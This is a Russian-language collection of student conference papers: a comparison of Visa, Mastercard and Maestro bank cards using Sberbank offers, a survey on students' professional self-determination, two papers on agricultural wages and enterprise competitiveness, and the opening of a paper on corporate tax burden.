БАНКОВСКИЕ КАРТЫ И ИХ ОТЛИЧИЯ: «VISA», «MASTERCARD», «MAESTRO»

Аннотация: Статья посвящена системе безналичных расчётов. Проанализированы популярные платежные инструменты на территории Российской Федерации такие как: Visa, Mastercard и Maestro. Приведена характеристика каждой международной платёжной системы на основании актуального предложения от Сбербанк банка.

Ключевые слова: Платёжная система, безналичный расчёт, банковские карты, Visa, Mastercard, Maestro, виды карт, безналичные средства.

Matveeva E.V.
student
4 course, «Accounting, analysis, audit»
Orenburg Plekhanov Russian Univercity of economics
Russia, Orenburg

BANK PAYMENT CARDS AND THEIR DIFFERENCES: «VISA», «MASTERCARD», «MAESTRO»

Annotation: The article is devoted to the system of cashless payments. Analyzed the popular payment instruments in the Russian Federation such as: Visa, Mastercard and Maestro. The characteristic of each international payment system based on the current offer from Sberbank bank.

Keywords: Payment system, bank transfer, bank cards, Visa, Mastercard, Maestro, types of cards, non-cash funds.

На сегодняшний день платежная система — это признак работы финансовой системы всего мира. Платежная пластиковая карта автоматически решает множество вопросов, ускоряет процесс оплаты и упрощает совершение различных операций с деньгами и иностранной валютой [1].

Многие пользуются банковскими картами, и используют их возможности на полную. Но порой, при выборе пластиковой карты,

большинство пользователей даже не задумываются, какой денежной системой им предлагают воспользоваться.

Так в чем же содержится отличие между платежными системами и есть ли она вообще? Ответы на эти вопросы помогут пользователям произвести правильный выбор и оформить именно тот банковский продукт, который будет полностью учитывать существующие потребности.

В пределах границ России использование этих карт в равной степени удобно. Обычно, если вы где-то можете расплатиться картой Visa, там принимают и Mastercard и Maestro. Однако происхождение у этих систем разное, и при выезде за пределы границ России этот фактор необходимо учесть.

Перед тем, как начать сравнение, необходимо понять, что такое платежная система.

Сервис для перевода денег в электронной форме, который осуществляется в соответствии с набором правил и с использованием аппаратных, программных, и технических средств называется платежной системой. Она бывает локальной (действует в 1 стране или в рамках отдельного сегмента рынка), и международной [1].

Банковские карты Виза, Мастеркард и Маэстро относятся к международной платежной системе, помимо этого, они являются самыми популярными и распространенными картами, которые позволяют снимать наличные деньги в банкоматах, оплачивать покупки или услуги, и в обычных торговых местах, и в Интернет пространстве.

Рассмотрим основные характерные признаки каждой из этих платежных систем в отдельности.

Значительное число потребителей используют карту Виза чаще, чем другие варианты. «VISA International’Service – Association» – международная платежная система, созданная в 1958 году крупным американским банком «Bank of America». Головной офис корпорации находится в Калифорнии. Торговый оборот по картам Виза в год составляет 4,8 триллиона долларов США. Карты принимаются к оплате в торговых точках более чем в 200 стран мира.

Карта Viza предоставляет различные виды и категории банковских карт, использует разнообразные инструменты для осуществления платежей по ним.

Банковская карта Viza имеет ряд особенностей:

- эти карты доступны для человека с любым доходом, так её владельцем может стать и обычный студент, и самый богатый человек России;
- основная валюта этой системы $;
- карты чиповые/магнитно-чиповые;
- доступна бесконтактная оплата;
- для защиты платежей используются коды безопасности CVV2, а также подтверждение оплаты PIN-кодом или SMS-паролем 3D Secure.

В России популярны следующие виды карт Visa (таблица 1).

Таблица 1 – Виды банковских карт Viza

Название	Описание
Visa Electron	-выдается мгновенно, в день обращения; -обладает минимальными лимитами; -самая дешевая в обслуживании карта; -может быть полностью бесплатна; -она предоставляет ограниченный набор возможностей; -не все магазины в Интернете принимают к оплате карту Visa Electron.
Visa Classic	-всеобщая карта начального уровня; -на карте указывается имя и фамилия владельца; -хороший лимит на снятие наличных; -универсальная в плане географии распространения; -принимается во всех точках, поддерживающие платежную систему Виза; -ей можно расплатиться за рубежом; -возможность подключения SMS оповещение об операциях, настроить USSD запросы (взаимодействие между абонентом и сервисными приложениями оператора); -поддерживает бесконтактную оплату (Paywave).
Visa Gold	-начальная карта элитного уровня; -имеет повышенные лимиты и дополнительные сервисы; -позволяет приобрести скидки и премиальное обслуживание; -имеет такие же преимущества, как и Виза Classic.
Visa Platinum	-карта премиум-класса; -имеет богатый список дополнительных возможностей и функций; -имеет повышенные лимиты на совершение операции; -в карту включена страховка для владельца.
Цифровая карта Visa	В 2018 г. Сбербанк выпустил новый вид карт – цифровая карта. -карту можно мгновенно оформить в Сбербанк-Онлайн (бесплатно); -карта без пластика, живущая в вашем смартфоне; -бесплатное обслуживание; -с помощью неё можно оплачивать покупки; -если совершать покупки от 20 000 ₽ в месяц, в подарок идёт подписка на Кино Поиск, Такси, Музыку и другие сервисы Яндекса; -удобная карта для переводов (перевод до 500 000 ₽ в день).

Сравним все 5 карт на примере актуального предложения от Сбербанк банка (таблица 2) [3].

Таблица 2 – Сравнение карт Viza

	Electron	Classic	Gold	Platinum	Цифровая карта
Моментальность выпуска карты	+	-	-	-	+
Наличие электронного чипа	+	+	+	+	Карта без пластика
Цена обслуживания (в год)	0 ₽	750 ₽	3000 ₽	4900 ₽	0 ₽
Ограничение на выдачу наличных (сутки)	50 000 ₽	150 000 ₽	300 000 ₽	500 000 ₽	500 000 ₽
Поддержка банкоматов	Только Сбербанк	Все	Все	Все	Электронная карта

Банковские карты Виза’ – это не только лишь премиальные карты, это карты и для ежедневного использования, так, например необходимый набор функций, которые обеспечивают безопасность, позволяют использовать карту для покупок через Интернет или в путешествиях.

Далее вторая по популярности платёжная система Mastercard. Финансовая корпорация, объединяет 22 000 финансовых учреждений в 210 странах мира, штаб-квартира которой находится в Нью-Йорке, округ Уэстчестер, США.

Банковская карта Mastercard также, как и Viza имеет ряд преимуществ:

− располагает всеми средствами для проведения безналичных платежей;

− доступны кредитные/дебетовые карты различных статусных категорий;

− карты чиповые/магнитно-чиповые;

− имеется поддержка бесконтактной оплаты «PayPass»;

− платежи защищены кодом CVC, PIN-кодом и SMS-паролями 3D Secure;

− владельцы премиальных карт имеют доступ к программе скидок «Бесценные города».

Отличием Мастеркард от Виза является то, что валюта расчетов у Мастеркард - евро, у Виза - доллар. Вследствие этого банковские продукты Мастеркард выгоднее использовать для поездок в европейские’ страны, так как в Соединенных Штатах Америки используя их происходит двойная конвертация валютных денежных средств (из € в $). В пределах России карточки этих систем работают с национальной валютой Российской Федерации – рублём.

Также карточки отличаются по классности (таблица 3).

Таблица 3 – Виды банковских карт Mastercard [3]

Название	Описание
Mastercard Standard	-популярный вариант, который обладает уникальными функциями; -оплата покупок в интернете; -бронирование номера в гостиницах или автомобили; -оплата товаров/услуг за пределами РФ; -возможность подключения SMS-информирование об операциях, настройка USSD запросы; -поддерживают бесконтактную оплату «Paywave».
Mastercard Gold	-имеет уникальные возможности; -может открываться в ₽, и в ₽ $ € ₣ £; -допускается оформлять овердрафт; -дорогостоящее обслуживание (до 3 тыс. руб.); -возможность подключения SMS-информирование об операциях, настройка USSD запросы; -поддерживают бесконтактную оплату «Paywave».
Mastercard Platinum	-исключительно для обеспеченных клиентов; -предоставляется персональное обслуживание; -оформление высокого овердрафта; - дополнительно предлагается страховка при путешествиях; -поддерживают бесконтактную оплату «Paywave»; -защита платежей кодом CVC, PIN-кодом и SMS-паролями 3D Secure.
Mastercard World	-премиальная карта; -предназначена для держателей, имеющих предпочтение часто путешествовать; -оплата покупок в любой стране; -поддерживают бесконтактную оплату «Paywave»; -защита платежей кодом CVC, PIN-кодом и SMS-паролями 3D Secure.

Карты Мастеркард отличаются не только своими возможностями, но и по стоимости обслуживания (таблица 4).

Таблица 4 - Сравнение карт Mastercard [3]

	Standard	Gold	Platinum
Срок выпуска	3-10 дней	3-10 дней	3-10 дней
Цена выпуска	Бесплатно	Бесплатно	Бесплатно
Стоимость обслуживания (в месяц)	113 ₽	499 ₽	3000 ₽
Остаток в месяц для бесплатного обслуживания	От 30 000 ₽	От 300 000 ₽	От 3 000 000 ₽
Лимит на снятие денег в банкомате (в месяц)	300 000 ₽	1 250 000 ₽	5 000 000 ₽
Мобильный банк	69 ₽	0 ₽	0 ₽
Интернет банк	0 ₽	0 ₽	0 ₽
SMS-информирование	79 ₽	0 ₽	0 ₽
Перевод через Интернет-банк	0,3% от суммы (макс. 150 ₽)	0 ₽	0 ₽
Валюты	₽ $ €	₽ $ € ₣ £	₽ $ € ₣ £

Банковские карты Мастеркард представлены в разных типах и видах и имеют различные преимущества. Именно поэтому выбор зависит от предпочтений будущих держателей карт. Зачастую могут существенно отличаться предложения разных банков, вследствие этого надо найти самый выгодный и оптимальный вариант.

Также одной из самых популярных банковских карт на сегодняшний день является недорогой и универсальный пластик Maestro.

Платежная система Maestro была создана в 1990 году. Тем не менее, хотя она и является самостоятельной, её деятельность основывается на международной платежной системе Мастеркард.

Бренд Maestro – это один из продуктов глобальной платежной системы MasterCard, который характеризуется ограниченным функционалом, однако вместе с этим, такие карты оказываются полноценными платежными средствами во всем мире.

Карты Маэстро отличаются от всех остальных карт Мастеркард.

К существенным отличиям Maestro от других банковских карт стоит отнести [3]:

- оформить карту могут лица с 14 лет;
- карта не именная (имя держателя на ней не отображается);
- номер карты состоит не из 16, а из 18 цифр;
- для авторизации операций запрашивается ПИН-код;
- на оборотной стороне карты отсутствует защитный код CVC2/CVV, для обеспечения безопасности платежей используется SecureCode;
- карта подходит для пользования внутри страны, чем за пределами РФ.

Владельцы карты могут совершать следующие операции (таблица 5).

Таблица 5 – Операции по карте Maestro

Название	Описание
Maestro	-подключение СМС-оповещения и интернет-банкинга; -оплата текущих платежей (коммунальные услуги, телевидение, налоги, штрафы) в терминалах, банкоматах и онлайн-системах; -переводы на карты физическим лицам или между своими счетами; -снятие наличных денег в банкоматах других банков (может взиматься комиссия).

На примере карты Maestro Momentum разберем преимущества карты Maestro против картыэ MasterCard Standard (таблица 6).

Таблица 6 – Сравнение карт Maestro и Mastercard Standard.

	Maestro	MasterCard Standard
Моментальность выпуска карты	+	-
Наличие поддержки онлайн-платежей	Частично	+
Имя держателя карты	-	+
Оплата в магазинах	+	+
Работа за пределами России	Частично	+
Доступ к счету	+	+

Карту Маэстро заказывают обычно те, кто не предполагает часто использовать карту. Такая карта удобна для получения стипендии и снятия ее в банкомате. Карту Маэстро не придется ждать 8-12 дней, так как её можно получить в отделении банка и начать пользоваться в тот же день.

Отличия между Visa, MasterCard, Maestro есть, но зачастую разница субъективна. Принцип их работы, безопасность и скорость обработки операций приблизительно одинакова. При выборе важным фактором станет уровень карты, так как в этом разделении видов «пластика» просматривается его разность использования и возможностей.

Подводя итог, можно отметить, что функциональная и недорогая карта Маэстро будет наиболее бюджетным вариантом для повседневного использования внутри страны, а для оплаты покупок в интернет-магазинах и использования за границей России лучше иметь карту Виза или Мастеркард более высокой категории (Classic, Gold или Platinum).

Использованные источники:

1. Платежные технологии: системы и инструменты: научно-популярное издание / К.М. Муссель. — М.: КНОРУС: ЦИПСиР, 2015. —с.27-32.
2. Деньги, кредит, банки: Учебник / Под ред. Е.А. Звоновой. — М.: ИНФРА-М, 2015. — 592 с. — (Высшее образование: Бакалавриат). — DOI 10.12737/2859 (www.doi.org).
3. Огородникова Е.П. Развитие имущественных налоговых платежей в России на современном этапе // Мировая наука 2017. №1 С 27-31
4. Лаптева Е.В., Портнова Л.В. Статистика: теория статистики и экономическая статистика. Оренбург, 2017.
5. Официальный сайт Сбербанка. (Электронный ресурс). Режим доступа: https://www.sberbank.ru/ru/person.

УДК 371

Матвеева Н.В.
студент
Сибирский федеральный университет
Россия, г. Красноярск

ПРОФЕССИОНАЛЬНОЕ САМООПРЕДЕЛЕНИЕ СТУДЕНТОВ СИБИРСКОГО ФЕДЕРАЛЬНОГО УНИВЕРСИТЕТА

Аннотация.

В статье рассматриваются результаты опроса по профессиональному самоопределению студентов. В качестве площадки используется Сибирский федеральный университет.

Ключевые слова: педагогика, профессиональное самоопределение, профессиональный выбор, студенты, СФУ.

Matveeva N.V.
Student
Siberian Federal University
Russia, Krasnoyarsk

PROFESSIONAL SELF-DETERMINATION OF STUDENTS OF SIBERIAN FEDERAL UNIVERSITY

Annotation.

The article discusses the results of a survey on the professional self-determination of students. The Siberian Federal University is used as a platform.

Keywords: pedagogy, professional self-determination, professional choice, students, SFU.

Профессиональное самоопределение – это процесс, который сопровождает личность на протяжении всей жизни. Развитие внутренней позиции, определение себя как субъекта профессиональной деятельности это очень сложные процессы, которые с нашей точки зрения, свойственны не только старшеклассникам, но и студентам, которые уже, как кажется, нашли свое место в этом мире. Но социологические исследования Федеральной службы государственной статистики показывают, что большая часть населения РФ либо работают не по той специальности, которую они получили в высшем учебном заведении или вовсе начинают находить себя только после второго, а иногда и третьего высшего образования.

Целью нашего исследования, которое мы провели на студентах Сибирского федерального университет, стало определение качества профессионального выбора и его самостоятельность.

В опросе принимали участие: 83 студента бакалавриата, 3 магистра, 8 аспирантов и 6 студентов специалитета.

Чтобы достичь цели исследования мы выделили 3 вопроса из всего спектра задаваемых вопросов:

1). Самостоятельно ли вы выбрали свою будущую профессию?

2). Уверены ли вы в правильности вашего решения?
3). Хотели бы вы поменять профиль обучения?

Рисунок 2. Вопрос 1

Ступень образования	Процент
Бакалавриат	54%
Специалитет	66%
Магистратура	100%
Аспирантура	100%

Таблица 1. Процентное соотношение по ступеням образования

Проанализировав данные исследования, мы выяснили, что самостоятельно выбрали профиль образования 79% респондентов. При этом более осознанный выбор совершают люди, которые обучаются на магистратуре и аспирантуре. Исходя из этого, мы можем сделать вывод, что более эффективное профессиональное самоопределение проходит у людей в возрасте от 22 до 30 лет.

Нам так же было интересно довольны ли студенты выбранным направлением и как взаимосвязано самостоятельность их выбора с их ощущением.

Рисунок 3. Вопрос 2

Анализируя результаты данного вопроса, мы опирались только на тех респондентов, которые самостоятельно выбрали профиль обучения. На результате ответов, что даже если человек делает самостоятельный выбор профессиональной деятельности, это не говорит об эффективности данного выбора. Так же все респонденты, которые не уверены в правильности своего решения, хотят поменять профиль своего обучения (ответы на вопрос №3).

Проанализировав самостоятельность профессионального выбора

студентов и его эффективность, мы можем сделать вывод, что современному студенту не под силу сделать профессиональный выбор самостоятельно и ему необходима квалифицированная помощь в этом вопросе.

УДК 33.331.2

Махмудова Т.Х., магистр
кафедра «Экономика предприятий»
Институт экономики и финансов
ФГБОУ ВО «Чеченский государственный университет»
Россия, г. Грозный

ЗАРАБОТНАЯ ПЛАТА КАК МЕХАНИЗМ ОБЕСПЕЧЕНИЯ СОЦИАЛЬНОЙ И ТВОРЧЕСКОЙ АКТИВНОСТИ РАБОТНИКОВ

В статье отмечено, что вопросы заработной платы и материального стимулирования занимают сегодня важнейшее место во всей работе по обеспечению тесноты связи оплаты труда с конечными результатами. Отмечено, что достижение этой цели связано с переводом сельскохозяйственных предприятий и его подразделений на хозрасчет и коллективный подряд. При этом сделано заключение о том, что именно через достижение тесноты связи оплаты труда с конечными результатами и обеспечивается усиление мотивов в эффективной организации производства.

Здесь же отмечено, что совершенствование заработной платы и стимулирования труда является одним из важнейших рычагов обеспечения выполнения задачи по увеличению трудового вклада трудовых коллективов и каждого работника.

Ключевые слова: хозрасчет, мотивация, система оплаты труда, коэффициент трудового участия (КТУ), аккордный фонд оплаты, авансирование, премирование.

Makhmudova T.Kh. Master of the Department "Economics of Enterprises"
Institute of Economics and Finance
FSBEI of HE "Chechen State University"
Grozny

WAGES AS A MECHANISM OF ENSURING SOCIAL AND CREATIVE ACTIVITY OF EMPLOYEES

The article notes that the issues of wages and material incentives are now the most important in all the work to ensure the close connection of wages with the results. It is noted that the achievement of this goal is associated with the transfer of agricultural enterprises and its units to self-financing and collective Contracting. At the same time, it is concluded that it is through the achievement of close connection of wages with the final results that the strengthening of motives in the effective organization of production is ensured.

It is also noted that the improvement of wages and labor incentives is one of the most important levers to ensure the implementation of the task to increase the

labor contribution of labor collectives and each employee.

Key words: cost accounting, motivation, remuneration system, the coefficient of labor participation (KTU), piecework payroll, advances, bonuses.

Стимулирование только тогда достигает цели, когда оно действенно по своим размерам и параметрам при оценке рабочего процесса, а поощрение оптимально сочетается с личной материальной ответственностью, при которой снижение темпов прироста конечного продукта и перерасход ресурсов были бы невыгодны, а прирост продовольствия и экономия затрат, напротив, ощутимо вознаграждение.

При непродуманной системе стимулирования премиальные доплаты принимаются работником как обычная надбавка к заработной плате.

Как низкий, так и высокий размер премии, если он не нацелен на конечный результат, не является достаточным стимулом к труду. С другой стороны, если поощрение за труд не сочетается с вычетами у самих предприятий и недобросовестных работников за бесхозяйственность и упущения в работе, материальное стимулирование также не достигает полностью своей цели.

Главной системой оплаты труда и премирования в АПК становится их целенаправленность на конечные результаты агропромышленного производства в форме бригадного подряда, что дает ряд преимуществ, связанных со спецификой сложившихся в АПК экономических интересов [2].

Они сводятся к следующему:

– создаются условия для комплексного использования стимулирования на всех уровнях АПК, охватывающем производство, обмен, распределение и потребление трудовых коллективов. При этом имеется возможность комплексного совершенствования всех элементов оплаты труда (тарифной части, должностных окладов, дополнительной оплаты, надбавок и доплат, премий и др.) в направлении оценки труда по показателям по всей системе АПК;

– обеспечиваются действенные стимулы для создания устойчивости сельскохозяйственного производства, роста интенсификации на базе ускорения НТП;

– обеспечивает сбалансированность денежных доходов и реализуемой сельскохозяйственной продукции, а с другой – рост индивидуальной заработной платы при минимизации численности работающих;

– усиливается материальная заинтересованность каждого работника в росте не только индивидуальных, но и коллективных достижений на уровне первичных трудовых коллективов.

Однако она требует совершенствования по следующим основным направлениям:

– бригада, деятельность которого строится на хозрасчетной основе, должна функционировать на основе кооперации труда и обеспечивать

формирование собственного валового дохода, част которого может употребляться на развитие коллективного бригадного хозяйства, а часть – на оплату труда.

Но заслуживает внимание и такой вариант, когда по каждой сельскохозяйственной культуре или отдельной животноводческой продукции устанавливается норматив заработной платы от валового дохода, т. е. вместо фонда заработной платы и фонда материального поощрения формируется единый фонд оплаты труда [3].

Система оценочных показателей и стимулирования труда должна органически увязываться с разработанными формами материальной ответственности путем внедрения системы формирования единого фонда оплаты труда.

Именно через правильную увязку оплаты труда с конечными результатами и обеспечивается заинтересованность коллектива в эффективной организации производства, ответственность за итоги хозяйствования, что отвечает требованиям рынка.

Все это создает условия для эффективной борьбы с элементами уравнительности, недостатками в нормировании труда, снижающими стимулирующую роль заработной платы.

Важным при этом остается обеспечение рационального соотношения темпов роста производительности и оплаты труда, что определяется самой сутью хозрасчета, поскольку оплата при них начисляется за конечные результаты.

В условиях хозрасчета оплата труда по своему характеру является коллективной. Конечные результаты учитываются по хозрасчетному коллективу в целом. Также для всего коллектива определяется и фонд заработной платы. Но при этом важно обеспечивать обоснованное стимулирование каждого работника, чтобы не допускать уравниловки.

Оплата труда и стимулирование должны отражать не одну какую-либо сторону работы, а важнейшие аспекты качества труда: выход продукции, ее качество, себестоимость и в целом эффективность производства [2].

Система оплаты труда при этом должна быть простой, доступной, понятной для всех членов трудового коллектива, что требует выбора таких показателей стимулирования, которые обобщенно отражали бы конечные результаты и были понятными для работников.

Здесь одновременно решается проблема создания «противозатратного» хозяйственного механизма. И здесь становится необходимой разработка противозатратных стимулов.

Критерием эффективности, конечным результатом, на который должна быть ориентирована система стимулирования, не может быть только прирост сельскохозяйственной продукции.

Критерий должен тесно увязывать качественные показатели и сокращение затрат всех видов ресурсов в расчете на единицу получаемой продукции и используемой земельной площади. Поэтому важным остается

вопрос внедрения в отраслях АПК ресурсосберегающих технологий.

Мотивация труда должна способствовать рациональному использованию всех видов ресурсов. Достигнуть этого возможно, связывая материальное стимулирование со степенью участия работников в ускорении НТП во всех отраслях АПК.

При этом мера вознаграждения должна быть достаточной для обеспечения высокого уровня активности работников в развитии новой техники и эффективном ее использовании, внедрении в производство рациональных приемов и методов труда.

Важно отметить, что основу материального стимулирования при подряде составляет аккордный фонд оплаты – оплаты труда, выступающего форме коллективного заработка всего хозрасчетного подразделения. Его надо довести до каждого работника, чтобы задействовать его личные интересы, нацелить на эффективное развитие производства. Они связаны с сочетанием авансирования и окончательного расчета за конечные результаты, с распределением фонда оплаты труда между работниками.

С учетом влияния природных факторов на сельское хозяйство, формируют систему оплаты труда.

В земледелии работы ведутся весь год, а урожай получают лишь раз в году. Однако оплату труда надо начислять в течение всего года. Решение этой проблемы строится на основе введения аккордного фонда оплаты труда, который разделяется на две части – авансирование в течение года и окончательный расчет за продукцию, за конечные результаты [1].

В большинстве случаев авансирование осуществляется в форме коллективной сдельщины. Аванс начисляется всему подрядному коллективу за объем выполненных работ. Этот аванс распределяется между работниками в одних случаях по отработанным нормо - сменам, в других – с учетом коэффициента трудового участия (КТУ).

В свою очередь КТУ отражает уровень квалификации работника, его дисциплину, отношение к делу и т. п.

После сбора урожая, получения продукции определяется фактический фонд оплаты труда, заработанный коллективом. Между работниками она распределяется, в одних случаях – пропорционально полученному авансу, в других – с учетом КТУ.

Разработка и внедрение в практику нормативных методов формирования оплаты труда, стимулирующих рост производительности труда, в значительной мере усиливают экономический интерес к дальнейшему совершенствованию экономического механизма хозяйствования в условиях рынка.

Использованные источники:

1. И.А. Минаков. Экономика сельскохозяйственного предприятия- 2 изд., перераб. и доп.): Учебник для вузов-М.: ИНФРА-М, 2013 – 363 с.

2. Воронцов А.П. Организация, нормирование и оплата труда в сельском хозяйстве. — М.: Издательство «Юркнига», 2004. — 320 с.

3. Колбачев Е.Б., Новик Е.В., Колбачева Т.А. Организация, нормирование и оплата труда на предприятиях. — Ростов н/Д.: «Феникс». — 2004. — 220 с.

УДК - 33.330.34.1

Махмудова Т.Х., магистр
Институт экономики и финансов
ФГБОУ ВО «Чеченский государственный университет»
Россия, г. Грозный

КОНКУРЕНТОСПОСОБНОСТЬ И КОНКУРЕНЦИЯ КАК МЕХАНИЗМ УСТОЙЧИВОГО РАЗВИТИЯ ПРЕДПРИЯТИЯ

В статье изложены актуальные проблемы, связанные с конкурентоспособностью, полнота использования инструментов, которого позволяет выдержать трудности рынка и рыночную конкуренцию.

Автор статьи отмечает, что именно с разработкой действенного и эффективного механизма хозяйствования, связаны решение проблемы повышения уровня конкурентоспособности предприятий.

В ходе оценки актуальности проблемы конкурентоспособности на современном этапе хозяйствования, автор статьи делает заключение о необходимости широкого применения инструментов конкурентоспособности, а также выбора конкурентных стратегий предприятия.

Ключевые слова: Конкурентоспособность, рынок, товар, цена, потребительские свойства, потенциал предприятия.

Makhmudova T. Kh. Master
Master of the Institute of Economics and Finance
FSBEI of HE "Chechen State University"
Grozny

COMPETITIVENESS AND COMPETITION AS A MECHANISM OF SUSTAINABLE DEVELOPMENT OF THE ENTERPRISE

The article outlines current problems related to competitiveness, the full use of tools, which allows withstanding the difficulties of the market and market competition.

The author of the article notes that it is with the development of an effective and effective economic mechanism that the solution of the problem of increasing the level of competitiveness of enterprises is connected.

In the course of assessing the relevance of the problem of competitiveness at the present stage of management, the author of the article makes a conclusion about the need for wide application of competitiveness tools, as well as the choice of competitive strategies of the enterprise.

Key words: Competitiveness, market, commodity, price, consumer properties, enterprise potential.

Фундаментальный принцип процесса повышения конкурентоспособности продукции любой компании в любой стране мира – это инвестиционно - инновационная активность, динамика экономического, особенно индустриального роста. Без этого нет научно-технического прогресса, что исключает возможности повышения конкурентоспособности товаров и предприятия.

Конкурентоспособность товаров (работ, услуг) выступает в качестве синтетической характеристики товаров, его потребителя, определяет успех ее реализации на рынках в присутствии конкурирующих продуктов к ним, их аналоги разных фирм и других странах [2, с.56].

Основными компонентами конкурентоспособности товаров являются также емкость рынка, стоимость удовлетворения их потребностей на весь срок службы купленного продукта, цена, качество обслуживания. Из этого следует, что конкурентоспособному товару свойственны такие качества, как набор потребительских и ценовых характеристик товаров, определяющих спрос на рынке товаров и услуг.

Конкурентоспособность товара может быть определена только в сравнении с товарами-аналогами.

Конечно, конкурентоспособность зависит от различных факторов, в числе которых определяющее значение имеют издержки производства и производительность труда, оказывающие непосредственное влияние на стоимость и качество продукции.

Здесь важно дать оценку данной проблеме, для чего рассмотрим три составляющие конкурентоспособности.

1. Первая отражает связь с конкретным товаром и в большей степени сводится к качественным параметрам.

Другая же сводится как к оценке экономики производства и реализации товара, так и экономических возможностей, и ограничений потребителя.

Третья отражает отношение к потребителю как покупателю.

2. Покупателю важно видеть все элементы конкурентоспособности, чтобы исключить всякого рода сомнения в отношении любого из них.

Поэтому так важно в рекламе учитывать особенности, специфику и поведение каждого потребителя.

3. Как известно, каждый рынок характеризуется "своим" покупателем, что свидетельствует о том, что конкурентоспособность то и дело связана с конкретным рынком.

Конкуренция является одной из основных особенностей рыночного хозяйства, которая обеспечивает творческую индивидуальную свободу, создавая условия для ее самореализации в сфере экономики путем разработки и создания новых конкурентоспособных товаров и услуг [1, стр. 24].

Все уровни конкурентоспособности продукта тесно взаимосвязаны, что характеризуют конкурентоспособность как многогранную

экономическую категорию, предоставляющую участникам рынка реальную возможность производить и реализовывать товары, которые отличаются конкурентоспособностью на рынке товаров и услуг.

В практике хозяйствования существует четыре основных уровня конкурентоспособности предприятия.

Руководство предприятия первого уровня считает управляющую организацию как нечто внутренне нейтральное и видят свою роль только в том, чтобы давать продукцию, не заботясь о каких-либо неожиданностях для конкурентов и потребителей. Они уверены в преимуществе своих производственно - сбытовых возможностей и не осуществляют дополнительные меры, направленные на повышение технической оснащенности предприятия.

В этих условиях предприятия второго уровня конкурентоспособности добиваются выпуска продукции, которая соответствует стандартам, установленным его основными конкурентами. Здесь не уделяется внимания потенциальным возможностям бизнеса, способным обеспечить конкурентные преимущества на рынке.

Важным остается проблема повышения качества новых видов товаров при одновременном снижении цен на них.

При этом осуществляются меры, направленные на рост отдачи от вложенных в производство средств, что связано с необходимостью выпуска конкурентоспособной продукции, пользующегося повышенным спросом, по ценам ниже, чем у конкурентов.

Третий уровень конкурентоспособности связан с тем, что руководители предприятий, зная, что потенциал предприятия имеет несколько другие сравнительные преимущества по сравнению с их основными конкурентами, которые не придерживаются общих производственных стандартов, установленных в отрасли.

На этих предприятиях система управления начинает активно влиять на производственные системы, обеспечивая их развитие и совершенствование.

В условиях, когда успех в конкурентной борьбе зависит от эффективности организации производства и управления, потенциал предприятия достигает четвертый уровень.

В условиях рыночного механизма хозяйствования потенциал большинства предприятий страны все более соответствует первому и второму уровню конкурентоспособности.

Таким образом, обеспечивается выявление потребностей, удовлетворение и возобновление их, а также сбор информации, которая анализируется и на этой основе разрабатываются стратегия развития.

В целом конкурентоспособность предприятия характеризует преимущество этого предприятия в отношении других предприятий этой отрасли как внутри страны, так и за ее пределами и определяется, как правило, в рамках группы предприятий, принадлежащих к той же отрасли или предприятий, которые производят аналогичные товары (услуги).

Для выявления конкурентных преимуществ данного предприятия с другими предприятиями необходимо обеспечить выбор предприятия - лидера в конкретной отрасли страны или за ее пределами для их сравнения. Из этого следует, что преимущество предприятия в отношении других предприятий этой же отрасли может быть оценено, когда оба предприятия удовлетворяют идентичные потребности клиентов, связанные с соответствующими сегментами рынка и находятся на одинаковых этапах жизненного цикла.

На конкурентоспособность предприятия влияют также организации труда и производства, внедрение эффективной системы управления, состояние инвестиционной политики, необходимой для технической оснащенности предприятия, внедрения прогрессивной техники и технологии производства.

Конкурентоспособность обеспечивает получение предприятием высокого конечного результата, что создает условия предприятию выживать в условиях рынка.

Управление конкурентоспособностью связан также с проведением комплекса маркетинговых действий: товарной, сбытовой, ценовой и сервисной политики.

Конкурентоспособность предприятия обеспечивает одновременно конкурентоспособность его продукции. Отсюда следует вывод о том, что именно создание надежной основы для развития конкурентного потенциала предприятия, способствует формированию механизма организации и управления конкурентоспособностью хозяйствующего субъекта.

Использованные источники:

1. Мельников, И. В. Конкуренция: как победить / И. В. Мельников. – Москва: И. В. Мельников, 2015. – 372 с. .
2. Моисеева, Н.К., Современное предприятие: конкурентоспособность, маркетинг, обновление/ Н.К. Моисеева, Ю.П. Анискин,– М: Внешторгиздат, 2012. – 304 с.
3. Салихов, В. А. Конкурентоспособность предприятий: учебное пособие / В. А. Салихов. - Новокузнецк: НФИ КемГУ, 2011. – 161 с.
4. Фатхутдинов Р.А. Стратегическая конкурентоспособность. Учебник. - М., 2010

УДК 336.201.3

Мелехова Ю.Ю.
студент 4 курса
Институт экономики и финансов
Сыктывкарский государственный университет им. П. Сорокина
научный руководитель: Некрасова Г.А.
старший преподаватель
Россия, г. Сыктывкар

НАЛОГОВАЯ НАГРУЗКА ОРГАНИЗАЦИИ: МЕТОДЫ ИЗМЕРЕНИЯ И ПУТИ СНИЖЕНИЯ. НОРМАТИВНО-ПРАВОВЫЕ ВОЗМОЖНОСТИ И ОГРАНИЧЕНИЯ

Аннотация: Статья посвящена методикам расчета показателя налоговой нагрузки юридических лиц. Отдельное внимание уделено методике Министерства финансов. В статье также рассмотрен аспект, связанный со снижением налоговой нагрузки, которым по сей день интересуется хозяйствующие субъекты.

Ключевые слова: хозяйствующие субъекты, ФНС, министерство финансов РФ, налоговое бремя, федеральный бюджет, налоговая нагрузка, оптимизация налоговой нагрузки.

Melehova Yu.
student, 4th year, Institute of Economics and Finance
Syktyvkar state University. P. Sorokin
Scientific supervisor: G. Nekrasova
senior lecturer
Russia, Syktyvkar

THE TAX BURDEN OF THE ORGANIZATION: METHODS OF MEASUREMENT AND WAYS TO REDUCE. NORMATIVE-LEGAL POSSIBILITIES AND LIMITATIONS

Abstract: The Article is devoted to methods of calculating the tax burden of legal entities special attention is devoted to the methodology of the Ministry of Finance. The article also considers the aspect associated with the reduction of the tax burden, which is still interested in business entities.

Keywords: economic entities, Federal tax service, Ministry of Finance of the Russian Federation, tax burden, Federal budget, tax burden, tax burden optimization.

В настоящее время одним из инструментов регулирования рыночных процессов и пополнения государственной казны являются налоги. С их помощью осуществляется эффективное функционирование государства. На плечах любой организации лежат налоговые обязательства, которые позволяют определить, на сколько обременительна имеющаяся налоговая система в Российской Федерации. Та часть ресурсов организации, уплачиваемая в федеральный бюджет, определяет понятие налоговой

нагрузки. Вопрос об оптимальном размере налоговой нагрузки, отвечающем краткосрочным задачам бюджета и долгосрочным производственным интересам бизнеса не останется в тени и будет актуален на сегодняшний день.

